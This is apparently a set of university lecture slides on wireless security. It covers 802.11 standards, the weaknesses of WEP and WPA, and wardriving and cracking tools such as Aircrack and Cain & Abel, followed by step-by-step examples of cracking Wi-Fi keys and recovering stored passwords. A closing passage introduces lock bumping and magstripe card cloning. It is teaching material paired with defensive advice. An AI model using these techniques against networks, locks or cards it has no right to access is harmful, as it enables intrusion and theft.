The screenshot shows the Network Stumbler application interface. On the left, a tree view displays 'Channels' with two expanded entries: '6' and '11'. The '6' entry contains several MAC addresses, and the '11' entry contains one MAC address. On the right, a main window lists Access Points (APs) with columns for MAC, SSID, Name, Chan, and Speed. The 'Chan' column highlights the channel number for each AP. Red circles highlight the channel numbers '6' and '11' both in the tree view and in the 'Chan' column of the main table.

MAC	SSID	Name	Chan	Speed
001217B0CBB5	linksys		6	54 Mbps
000C41ABB1C0	linksys		6	54 Mbps
000D8880A7A3	Argonath		6	54 Mbps
000D88F22F12	Cisco		6*	54 Mbps
001217B0CBB5	belkin54g		11	54 Mbps

Service Set Identifier (SSID)

- SSID is the name to identify the wireless local area network (WLAN)
 - Configured on the AP
 - Unique 1- to 32-character case sensitive alphanumeric name
- Wireless computers must configure the SSID before connecting to a wireless network
 - AP usually broadcasts the SSID
 - An AP can be configured to not broadcast its SSID until after authentication
 - SSID is transmitted with each packet
 - Identifies which network the packet belongs

Choose a Wireless Network




Figure 11-2 SSIDs advertised to a wireless station

Default Service Set Identifier (SSID)

- Many vendors have SSIDs set to a default value
 - Verify that your clients or customers are not using a default SSID

Vendor	Default SSIDs
3Com	3Com
Apple	Airport Network
Belkin (54G)	Belkin54g
Cisco	Tsunami
Compaq	Compaq
D-Link	WLAN, default
Dell	Wireless
Intel	Intel, 101, xlan, 195
Linksys	linksys, Wireless, linksys-g
Microsoft	MSNHOME
Netgear	Wireless, NETGEAR
SMC	WLAN, BRIDGE, SMC
Symantec	101
US Robotics	WLAN, USR9106, USR808054

How to update SSID:

- Using your computer or mobile device, open a web browser, then log in to the Admin console of your home router.
- Different router manufacturers have different ways of logging in to the Router Admin Console. Refer your Router Manual for details. The most common is <http://192.168.1.1>.
- Go to Wireless menu option.
- Change the default SSID name in the Wireless Network Name (SSID) field.
- Click Save or Apply. Some routers need to reboot for the settings to take effect.
- Reconnect your devices using the new Wi-Fi SSID.

Configuring an Access Point

- Configuring an AP varies depending on the hardware
 - Most devices allow access through any Web browser
- Example: Configuring a D-Link wireless router
 - Enter IP address on your Web browser and provide your user logon name and password
 - After a successful logon you will see the device's main window
 - Click on Wireless button to configure AP options
 - SSID
 - Wired Equivalent Privacy (WEP) keys
- Steps for configuring a D-Link wireless router
 - Turn off SSID broadcast
 - Disabling SSID broadcast is not enough to protect your WLAN
 - Change SSID


Wireless NICs

- For wireless technology to work, each node or computer must have a wireless NIC
 - NIC's main function is converting the radio waves it receives into digital signals the computer understands
- Wireless network standards
 - A standard is a set of rules formulated by an organization
 - Institute of Electrical and Electronics Engineers (IEEE)
 - Defines several standards for wireless networks

802.11 Standard

- First wireless technology standard
 - Defined wireless connectivity at 1 Mbps and 2 Mbps within a LAN
- Applied to layers 1 and 2 of the OSI model
 - Wireless networks cannot detect collisions
 - Carrier sense multiple access/collision avoidance (CSMA/CA) is used instead of CSMA/CD

Architecture of 802.11



- 802.11 uses a Basic Service Set (BSS) as its building block
 - Computers within a BSS can communicate with each other
- To connect two BSSs, 802.11 requires a distribution system (DS) as an intermediate layer
 - An AP is a station that provides access to the DS
 - Data moves between a BSS and the DS through the AP

Figure 11-9 Connecting two wireless remote stations

Architecture of 802.11: Frequency Bands

Frequency	Range	Wavelength
Extremely low frequency (ELF)	30–300 Hz	10,000–1000 km
Voice frequency (VF) or ultra low frequency (ULF)	300 Hz–3 KHz	1000–100 km
Very low frequency (VLF)	3–30 KHz	100–10 km
Low frequency (LF)	30–300 KHz	10–1 km
Medium frequency (MF)	300 KHz–3 MHz	1 km–100 m
High frequency (HF)	3–30 MHz	100–10 m
Very high frequency (VHF)	30–300 MHz	100 km
Ultra high frequency (UHF)	300 MHz–3 GHz	100 km
Super high frequency (SHF)	3–30 GHz	10–1 cm
Extremely high frequency (EHF)	30–300 GHz	1 cm–1 mm

Architecture of 802.11: Frequency Bands

LOWER FREQUENCY MHZ	UPPER FREQUENCY MHZ	COMMENTS
2400	2500	<ul style="list-style-type: none"> • 2.4 GHz band, this spectrum is the most widely used of the bands available for Wi-Fi. • Used by 802.11b, g, & n. • It can carry a maximum of three non-overlapping channels. • This band is widely used by many other non-licensed items including microwave ovens, Bluetooth, etc.
5725	5875	<ul style="list-style-type: none"> • 5 GHz Wi-Fi band provides additional bandwidth, and being at a higher frequency, equipment costs are slightly higher, although usage, and hence interference is less. • It can be used by 802.11a & n. • It can carry up to 23 non-overlapping channels, but gives a shorter range than 2.4 GHz. • 5GHz Wi-Fi is preferred because of the higher number of channels and available bandwidth. • There are also fewer other users of this band.

- Each frequency band contains channels
 - A channel is a frequency range
 - 802.11 standard defines 79 channels. If channels overlap, interference could occur

Architecture of 802.11: Frequency Bands

Standard	Frequency	Rate	Modulation
802.11	2.4 GHz	1 or 2 Mbps	FHSS/DSSS
802.11a	5 GHz	54 Mbps	OFDM
802.11b	2.4 GHz	11 Mbps	DSSS
802.11g	2.4 GHz	54 Mbps	OFDM
802.11e	2–6 GHz	22 Mbps	DSSS
802.11i	2.4 GHz	11 Mbps	DSSS
802.15	2.4 GHz	2 Mbps	FHSS
802.16	10–66 GHz	120 Mbps	OFDM
802.20 (Mobile Wire- less Access Working Group)	Below 3.5 GHz	1 Mbps	OFDM proposed (might change)
Bluetooth	2.4 GHz	12 Mbps	Gaussian frequency shift keying (GMSK)
HiperLAN2	5 GHz	54 Mbps	OFDM

Wireless Signal Carriers

- Infrared (IR)
 - Infrared light can't be seen by the human eye
 - IR technology is restricted to a single room or line of sight
 - IR light cannot penetrate walls, ceilings, or floors
- Narrowband
 - Uses microwave radio band frequencies to transmit data
 - Popular uses
 - Cordless phones
 - Garage door openers

Spread Spectrum

- Modulation defines how data is placed on a carrier signal
- Data is spread across a large-frequency bandwidth instead of traveling across just one frequency band
- Methods
 - Frequency-hopping spread spectrum (FHSS)
 - Direct sequence spread spectrum (DSSS)
 - Orthogonal frequency division multiplexing (OFDM)

802.1x Standard

- Wireless technology increases the potential for security problems
- 802.1x defines the process of authenticating and authorizing users on a WLAN
 - Addresses the concerns with authentication
 - Basic concepts
 - Point-to-Point Protocol (PPP)
 - Extensible Authentication Protocol (EAP)
 - Wired Equivalent Privacy (WEP)
 - Wi-Fi Protected Access (WPA)

Point to Point Protocol (PPP)

- Many ISPs use PPP to connect dial-up or DSL users
- PPP handles authentication by requiring a user to enter a valid user name and password
- PPP verifies that users attempting to use the link are indeed who they say they are

Extensible Authentication Protocol (EAP)

- EAP is an enhancement to PPP
- Allows a company to select its authentication method
 - Certificates
 - Kerberos
- Certificate
 - Record that authenticates network entities
 - It contains X.509 information that identifies the owner, the certificate authority (CA), and the owner's public key

Extensible Authentication Protocol (EAP)

- EAP methods to improve security on a wireless networks
 - Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)
 - Protected EAP (PEAP)
 - Microsoft PEAP
- 802.1X components
 - Supplicant
 - Authenticator
 - Authentication server

Extensible Authentication Protocol (EAP)



Figure 11-11 A supplicant connecting to an AP and a RADIUS server

Wired Equivalent Privacy (WEP)

- Part of the 802.11b standard
- It was implemented specifically to encrypt data that traversed a wireless network
- Works well for home users or small businesses when combined with a Virtual Private Network (VPN)
- WEP has many vulnerabilities

WEP Weaknesses

- **The integrity of the packets is checked using Cyclic Redundancy Check (CRC32).** CRC32 integrity check can be compromised by capturing at least two packets. This leads to unauthorized access to the network.
- **WEP uses RC4 encryption algorithm to create stream ciphers.** The stream cipher input is made up of an initial value (IV) and a secret key. The length of the initial value (IV) is 24 bits long while the secret key can either be 40 bits or 104 bits long. The total length of both the initial value and secret can either be 64 bits or 128 bits long. **The lower possible value of the secret key makes it easy to crack it.**
- Weak Initial values combinations do not encrypt sufficiently. This makes them vulnerable to attacks.
- WEP is based on passwords which makes it vulnerable to dictionary attacks.
- **Keys management is poorly implemented.** Changing keys especially on large networks is challenging. WEP does not provide a centralized key management system.

Wi-Fi Protected Access (WPA)

- Specified as part of 802.11i standard
- Replacement for WEP, developed by Wi-Fi Alliance
- Uses higher Initial Value of 48 bits (as against 24 bits of WEP)
- WPA improves encryption by using Temporal Key Integrity Protocol (TKIP)
- TKIP is composed of four enhancements
 - Message Integrity Check (MIC)
 - Cryptographic message integrity code
 - Main purpose is to prevent forgeries
 - Extended Initialization Vector (IV) with sequencing rules
 - Implemented to prevent replays

Wi-Fi Protected Access (WPA)

- TKIP enhancements
 - Per-packet key mixing
 - It helps defeat weak key attacks that occurred in WEP
 - MAC addresses are used in creating an intermediate key
 - Rekeying mechanism
 - It provides fresh keys that help prevent attacks that relied on reusing old keys
- WPA also adds an authentication mechanism implementing 802.1X and EAP

Wireless Hacking

Equipment Required

- Wireless adapter
- Chipset: To support writing own drivers
- Band support: Adapter to support both 2.4 and 5 GHz to operate on both bands.
 - Atheros with PCI/PCI-E/Cardbus/PCMCIA/Express Card interface
 - Railink RT73/RT2770F with USB interface
- Antenna support
- Interfaces: PCMCIA or USB are better from flexibility perspective
- Operating system: BackTrack or Kali
- Others
 - Antenna, GPS, Access Point

Wardriving

- Hackers use wardriving
 - Driving around with inexpensive hardware and software that enables them to detect access points that haven't been secured
- Wardriving is not illegal
 - But using the resources of these networks is illegal
- Warflying
 - Variant where an airplane is used instead of a car

How it Works?

- An attacker or security tester simply drives around with the following equipment
 - Laptop computer
 - Wireless NIC
 - An antenna
 - Software that scans the area for SSIDs
- Not all wireless NICs are compatible with scanning programs
- Antenna prices vary depending on the quality and the range they can cover
- Scanning software can identify
 - Company's SSID
 - Type of security enabled
 - Signal strength indicates how close the AP is to the attacker

Wireless Hacking

- Hacking a wireless network is similar to hacking a wired LAN
- Techniques for hacking wireless networks
 - Port scanning
 - Enumeration
- Two types of cracking:
 - **Passive cracking:** this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
 - **Active cracking:** this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.

Wireless Hacking Tools

- Equipment
 - Laptop computer
 - A wireless NIC
 - An antenna
 - Sniffers
- Wireless routers that perform DHCP functions can pose a big security risk
- Tools for cracking WEP keys
 - AirSnort
 - WEPCrack

Aircrack

- Aircrack can be used for 802.11a/b/g WEP and WPA cracking.
- Aircrack uses algorithms to recover wireless passwords by capturing packets. Once enough packets have been gathered, it tries to recover the password.
- To make the attack faster, it implements a standard FMS attack with some optimizations.
- It supports most of the wireless adapters
- It requires deeper knowledge of Linux. If you are not comfortable with Linux, you will find it hard to use this tool.
- Ref: <http://www.aircrack-ng.org/>

NetStumbler

- Shareware tool written for Windows that enables to detect WLANs
 - Supports 802.11a, 802.11b, and 802.11g standards
- NetStumbler was primarily designed to
 - Verify WLAN configuration
 - Detect other wireless networks
 - Detect unauthorized Aps
 - Wardriving
- NetStumbler is capable of interface with a GPS
 - Enabling a security tester or hacker to map out locations of all the WLANs the software detects

NetStumbler

- NetStumbler logs the following information
 - SSID
 - MAC address of the AP
 - Manufacturer of the AP
 - Channel on which it was heard
 - Strength of the signal
 - Encryption
- Attackers can detect APs within a 350-foot radius
 - with a good antenna, they can locate APs a couple of miles away

Kismet

- Another product for conducting wardriving attacks
- Written by Mike Kershaw
- Runs on Linux, BSD, MAC OSX, and Linux PDAs
- Kismet can also act a sniffer and IDS
 - Kismet can sniff 802.11b, 802.11a, and 802.11g traffic
- Can detect wireless networks both visible and hidden, sniffer packets and detect intrusions
- For details refer: <https://www.kismetwireless.net/>

Kismet Features

- Ethereal and Tcpdump compatible data logging
- AirSnort compatible
- Network IP range detection
- Hidden network SSID detection
- Graphical mapping of networks
- Client-server architecture
- Manufacturer and model identification of APs and clients
- Detection of known default access point configurations
- XML output
- Supports 20 card types

AirSnort

- Created by Jeremy Bruestle and Blake Hegerle
- Can help access WEP-enabled WLAN
- Limitations
 - Runs only on Linux
 - Requires specific drivers
 - Not all wireless NICs function with AirSnort

WEPCRack

- Open-source tool used to crack WEP encryption
- WEPCrack uses Perl scripts to carry out attacks on wireless systems
- Has features to conduct brute-force attack
- For details refer: <http://wepcrack.sourceforge.net/>

WEP Cracking Tools

- **Aircrack:** network sniffer and WEP cracker. Can be downloaded from <http://www.aircrack-ng.org/>
- **WebDecrypt:** this tool uses active dictionary attacks to crack the WEP keys. It has its own key generator and implements packet filters. <http://wepdecrypt.sourceforge.net/>

WPA Cracking Tools

- WPA uses a 256 pre-shared key or passphrase for authentications.
- Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords.
- The following tools can be used to crack WPA keys.
 - **CowPatty:** this tool is used to crack pre-shared keys (PSK) using brute force attack. <http://wirelessdefence.org/Contents/coWPAttyMain.htm>
 - **Cain & Abel:** this tool can be used to decode capture files from other sniffing programs such as Wireshark. The capture files may contain WEP or WPA-PSK encoded frames.
<https://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml>

Secure Wireless Network

- Consider using anti-wardriving software to make it more difficult for attackers to discover your wireless LAN
 - Honeypots
 - FakeAP
 - Black Alchemy FakeAP
- Allow only predetermined MAC addresses and IP addresses to have access to the wireless LAN
- Limit the use of wireless technology to people located in your facility

Secure Wireless Network

- Consider using an authentication server instead of relying on a wireless device to authenticate users
- Consider using EAP, which allows different protocols to be used that enhance security
- Consider placing the AP in the demilitarized zone (DMZ)
- If you use WEP, consider using 104-bit encryption rather than 40-bit encryption
- Assign static IP addresses to wireless clients instead of using DHCP

Secure Wireless Network


- Changing default passwords that come with the hardware
- Enabling the authentication mechanism
- Access to the network can be restricted by allowing only registered MAC addresses.
- Use of strong WEP and WPA-PSK keys, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- Firewall Software to help reduce unauthorized access.

Example: Cracking a Wireless Network

- A wireless network adapter with the capability to inject/intercept packets
- Be within the target network's radius. If the users of the target network are actively using and connecting to it, then your chances of cracking it will be significantly improved.
- Capture packets specially users login steps – pcap files
- Use the captured packets (pcap files) to find potential passwords using brute-force technique – SaaS services like CloudCracker etc


Example: Crack Wireless Password

- Use of Cain and Abel to decode the stored wireless network passwords in Windows.
- Provide useful information that can be used to crack the WEP and WPA keys of wireless networks.
- Download & Open Cain & Abel



Example: Crack Wireless Password

- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



Example: Crack Wireless Password

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below
- The decoder will show you the encryption type, SSID and the password that was used.

Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E1776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E1776572747923
{7825C2EF-C9F9-48F...	@netvwifimp.inf,%vwwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D4948

Demo

- Kismet Demo

https://www.youtube.com/watch?v=3v_bwtHlToQ

<https://www.youtube.com/watch?v=UYRXZxb4RWg>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Hardware Hacking

Session No: 09

Agenda



- Lock Bumping
- Magnetic Card Cloning
- EVM & RFID Cards
- ATA Hard & USB Disk
- Reverse Engineering Hardware
- Default Configuration
- Router Compromises
- Smartphone Hacking – Beacon Swarm
- Evil Twin Attack
- Man-In-The-Middle



Hardware Hacking



Lock Bumping

- Locks secure an asset by using a series of pins that restrict the mechanism from turning.
- Standard locks have two sets of pins: driver pins and key pins.
- Driver pins are suspended by springs and push down on key pins.
- The key pushes the key pins against the driver pins to align a clear path for the mechanism.
- Once the pins have been aligned, the mechanism is clear and allows the lock to be turned.



Lock Bumping ...



- A specially constructed key (bump key) has teeth that sit below the key pins.
- When a bump key is inserted into any standard lock and then struck (“bumped”), each of the tips on the bump key transfers the force to the key pins causing them to “bump” into place temporarily for just a fraction of a second.
- This window of alignment is enough to allow the lock to turn (with some good practice).
- Bumped locks leave no evidence of tampering and a trained person can bump a lock faster than someone with the real key can open it.



Magnetic Card Cloning

- Most of magstripe cards use ISO standards 7810, 7811, and 7813.
 - 7810: Physical characteristics
 - 7811(1,2,3,6): Embossing, Magnetic stripe, location of embossed chars
 - 7813: Financial transaction cards
- A card has three data tracks referred to as tracks 1, 2, and 3.
- Most magstripe cards have no security measures to protect the data stored on the card and encode the data on the card in clear.
- Several tools are available to clone, alter, and update magstripe card data.
- Tools have a reader & writer and Magnetic-Stripe Card Explorer software.

Magnetic Card Cloning ...

